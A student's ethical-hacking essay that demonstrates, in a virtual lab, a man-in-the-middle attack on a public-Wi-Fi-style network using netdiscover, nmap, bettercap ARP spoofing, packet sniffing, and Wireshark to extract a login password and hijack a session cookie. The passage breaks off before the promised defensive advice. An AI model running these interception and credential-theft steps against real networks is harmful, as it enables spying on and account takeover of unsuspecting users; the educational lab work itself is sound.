UNIVERSITY of ABERTAY DUNDEE

School of Design and Informatics

Ethical Hacking Year 3

An essay about the necessity of protecting yourself on public networks.

DUBARD Loïc

Student number 1906007
Module code : CMP320
Lecturer : Colin McLean

May 5, 2020

Abstract

Have you ever wondered how easy is it to capture data on public free open Wi-Fi hotspots ?

Anybody with the right knowledge can just perform what's called a Man In The Middle attack (MITM), which basically is an attack that consists in intercepting the communication between you and the access point.

So, in the first hand this document demonstrates the attack and then in the second hand, it exposes some solutions to be able to use those cheap and very useful internet accesses while being sure not to be spied without your consent.

Contents

1 Introduction

1.1 Background

When connecting to a network, you accept to share all what you do on the Internet with the other devices that are connected to the same network.

That means a hacker on the same network can perform a Man In The Middle attack to capture all the packets that are floating here in the air and analyze them before sending them back in the "air".

So imagine being in a shopping center, you no longer have credit on your 4G mobile phone plan and really need WiFi to search for the way back home on maps. So you look at the huge list of free accessible hotspots and click on the first one called "Starbuck customer". As soon as you are connected your social network & email apps start to update their content in background using this network, and you type your home address on maps.

But what you don't know is that someone is savouring his coffee at the bar of this Starbuck "sniffing" all the internet traffic that flows on this network. And if you look at his screen, basically all requests your phone made to or received from the Internet are poping in front of his eyes. For instance he can see your email address, (and yes sometimes your email password and new email messages too if using an old smartphone or email client), your home address from that maps request, the pictures in result of a search you may do or in a new post on a social network you just opened to see the notification,... every request.

To explain very briefly the issue, the attacker convinces the server that he is the client and convinces the client that he is the server. The figure 1 illustrates the concept.



Figure 1: MiTM attack principle simplified

1.2 Aim

This demonstration is for educational purposes only and is aimed to help you understand how easy it is to be spied on untrusted networks. The final goal is to give you advice on how to protect yourself against this type of attack.

2 Procedure

2.1 Overview of Procedure

Since it's illegal to test this in a real situation, this document demonstrates the attack on a virtual local network on which two virtual machines are connected : a victim as the windows XP computer and an attacker as the kali linux[3] machine.

To that purpose, **Bettercap** [1] is a good way to go alongside with **Wireshark** [5]. These two really complete applications are already installed in kali linux and ready to use, so no need for a complex install process.

The attack will be done on the right target using ARP spoofing to redirect the packet to the hacker machine which will be able to see all the online activity of the victim including login credentials, session cookies, sent email and messages.

Then, an attempt to bypass the HSTS directive using sslstripping can be performed to make the hack more likely to work.

The terms used in this subsection are explained later in the corresponding parts for these terms.

2.2 Finding the target

When connecting to a new network, the first thing the attacker does is to find the victim(s). For this, he will scan the network for active devices. Before doing it inside Bettercap, it's good to use the netdiscover tool the network interface used by simply typing in the linux console the following command :

```
sudo netdiscover -i eth1
```

It sends ARP requests by iterating on all possible ip addresses on the network and sniffs for replies. It gives a table like shown on the figure 2.



Figure 2: Scanning the network for other active devices with ARP requests using netdiscover tool

Now, a bit of social engineering makes the hacker think that knowing the operating system version used by the victim can be interesting to know if it will be easy or not to get exploitable pieces of information from the victim. Nmap (Network Mapping utility) can do this kind of scan. The command to find information about the chosen victim : 192.168.111.132 is the following :

```
nmap -A 192.168.111.132
```

Which gives not only that the victim is using Windows XP SP3 but also its name : JOHNDOE and the open ports and the services used for each open port (see figure 3).



Figure 3: nmap complete scan result of the victim

Bettercap can be launched on the eth1 network interface inside a kali linux terminal simply by using the following command :

```
sudo bettercap -i eth1
```

In Bettercap running the following commands read periodically the ARP cache in order to monitor for new hosts on the network (results on figure 4):

```
>> net.probe on
>> net.recon on
>> net.show
```



Figure 4: Reading periodically the ARP cache in order to monitor for new hosts on the network in Bettercap

2.3 ARP spoofing

Every computer connected to a network has an ARP (Address Resolution Protocole) table. This table pretty much links ip addresses with their corresponding MAC address. So when you want to communicate with a certain ip address, your computer will know which mac address to send it to. In linux, you can see your ARP table by typing (see result in 5):

```
sudo arp
```

in windows it's :

```
arp -a
```



Figure 5: An example of arp table in linux

This table is not static, it's refreshed everytime a new arp request is detected from a new device. Since a computer can only communicate with devices it has the mac address for, if a device you want to communicate with is connected to that network but doesn't show up in the arp table, your computer asks every other devices he already knows for the corresponding MAC for that computer.

An article from the 2008 Third International Conference on Convergence and Hybrid Information Technology [7] explains perfectly how the exploit of the Address Resolution Protocol vulnerablity works to sniff packets.

> ARP Spoof is the process of sending ARP Request or ARP Reply to deceive the victim's computer that the hacker is Gateway Router. Then, the hacker will send ARP Request or ARP Reply to deceive Gateway Router that the hacker's computer is the victim's computer. This technique uses a weak point of ARP Protocol which does not have the mechanism to check identity. Another weak point is that ARP Table (ARP Cache) of any Host will be changed when receiving ARP Request or ARP Reply. This ARP Table will be instantly changed according to the data it receives (such as receiving ARP Reply as IP Address 192.168.1.1 containing MAC Address as AA-BB-CC-DD-EE-FF). The value in ARP Table will remain for 15 seconds, so the program used for conducting ARP Spoof must send ARP Packet to deceive the victim continually.

Let's demonstrate clearly the attack using the little arpspoof tool and see what's going on onto the victim's computer. The following command launches the attack and the result can be seen in the figure 6 for the hacker's side and the figure 7 for the victim's side :

```
sudo arpspoof -i eth1 -t 192.168.111.132 -r
```

Explaination of the flags :

- -t : target ip address
- -r : gateway ip address
- -i : network interface

But first, bettercap normally does it by itself but to be sure not cutting off the internet access of the victim (called DDoS or Denial Of Service attack), kernel IP forwarding must be enabled on the hacker's side. The following command enables it :

```
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```



Figure 6: arpspoofing demonstration from hacker's side



Figure 7: arpspoofing demonstration from victim's side

So let's say to bettercap both targets and the gateway will be attacked with the following command :

```
>> set arp.spoof.fullduplex true
```

And then setting the target (if the network has too many targets, not setting it will spoof every connected devices which may make bettercap crashing) and launching the attack.

```
>> set arp.spoof.targets 192.168.111.132
>> arp.spoof on
```

2.4 Sniffing packets

Because seeing a lot of requests on the screen is not really interesting, it can be a good idea to set up a file to save all sniffed packets before activating net.sniff in bettercap. Wireshark will be able to analyze carefully the dumped data afterward :

```
>> set net.sniff.output 'dump.pcap'
>> net.sniff on
```

On the bettercap console every request made on the network is poping, even the search for bird images made by our victim on bing as seen on figure 8.



Figure 8: Examples of sniffed packets printed out on Bettercap

2.5 Stealing password

During the sniffing session, on the windows XP machine, the victim logged into one of its favourite websites.

When you log on to a website, you make an HTTP POST request with your username and password as parameters of your request.

So let's use Wireshark to analyze the dumped data of the last section sniffing session. The figure 9 shows where to find login in the packet frame data analysis window of wireshark



Figure 9: Analizing HTTP POST requests in Wireshark to find login and password

2.6 Stealing browser cookies

To manage users, logins and sessions without asking you at every request your username and password, website uses what's called a cookie. It's a reference code that contains a Session ID which permits the website server to know to whom it is communicating with.

Cookies are stored inside the user browser and automatically sent within the HTTP request. Thus, an hacker can hijack these browser cookies from an already logged in user by sniffing packets and use it to connect to the corresponding website, on your session.

Here is an example of a stolen cookie from the sniffing done in the sniffing part :



Figure 10: Using Wireshark to steal the cookie session, by following the TCP flow of an http request

Using a cookie editor for instance with a simple Firefox extension[1] the hacker can now copy-paste this cookie into his own web browser, reload the page and access the account as described on fig. 11.

[1] https://addons.mozilla.org/fr/firefox/addon/cookie-editor/

